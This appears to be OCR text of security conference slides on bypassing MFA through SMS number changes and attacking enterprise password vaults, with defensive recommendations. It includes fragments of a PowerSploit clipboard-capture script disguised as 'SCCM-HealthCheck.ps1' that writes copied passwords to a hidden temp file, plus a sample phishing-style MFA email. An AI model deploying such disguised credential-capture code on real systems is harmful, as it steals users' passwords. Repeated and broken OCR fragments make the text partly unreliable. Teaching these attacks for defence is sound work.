
- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

# Subverting MFA


ACME has enabled users to update several attributes through a self-service portal.


- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

# Subverting MFA




# Subverting MFA



# Subverting MFA




# Subverting MFA through SMS

## Summary

- Company uses self-service to enable users to update basic user information attributes.
- Attacker compromises user account/workstation and performs self-service update of Mobile/Cell Phone Number to one the attacker controls.
- Attacker compromises admin user name & password
- Attacker leverages “backdoor” SMS/text message for MFA to use admin credentials.
- Game over.

# Subverting MFA







https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/

# MFA Onboarding

## MFA Request Confirmation

SM

Sean Metcalf

Today, 10:08 AM

Sean Metcalf

Reply all

Inbox

This email is confirmation that your request for updating your account with Multi Factor Authentication (MFA) has been received.

Please click on the following link to confirm that you still want MFA enabled and that you are the requester.
If you did not submit the request, please contact security@adsecurity.org.

https://mfa.adsecurity.org/request?token=FHRy34t34yhrty245h245yg4G4tg4te4tg34t

# Customer MFA Recommendations

- Yes, use MFA!
- Don’t rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research “Fail Closed” configuration on critical systems like password vaults and admin servers.
- Remember that once an attacker has AD Admin credentials, MFA doesn’t really stop them.
- Better secure the MFA on-boarding/updating process.
- Identify potential bypass methods & implement mitigation/detection.

# So, does MFA have value?

## YES. Please MFA all the things!

(just don’t count on MFA to be a silver bullet for security)

# There's Something About Password Vaults

Sean Metcalf (@PyroTek3) TrimarcSecurity.com


# Enterprise Password Vault

- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

# Enterprise Password Vault

**Password Vault Option #1: Check Out Credential**

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



# Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-ClipboardContents {
<#
.SYNOPSIS

Monitors the clipboard on a specified interval for changes to copied text.

PowerSploit Function: Get-ClipboardContents
Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
```

```
                $PrevLength = $tb.Text.Length
            }
        }
    }
    else{
        $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
        "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
        Break;
    }
    Start-Sleep -s $PollInterval
  }
}

Get-ClipboardContents | out-file c:\_2.~tmp
```

# Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1

```
function Get-Clip
<#
.SYNOPSIS

Monitors the clip

PowerSploit Funct
Author: @harmj0y
License: BSD 3-Cl
Required Dependen
```

```
            }
        }
    }
    else{
        $TimeStamp =
        "`n=== Get-
        Break;
    }
    Start-Sleep -s
  }
}

Get-ClipboardContents |
```

Local Disk (C:)

Search

# Get-ClipboardContents

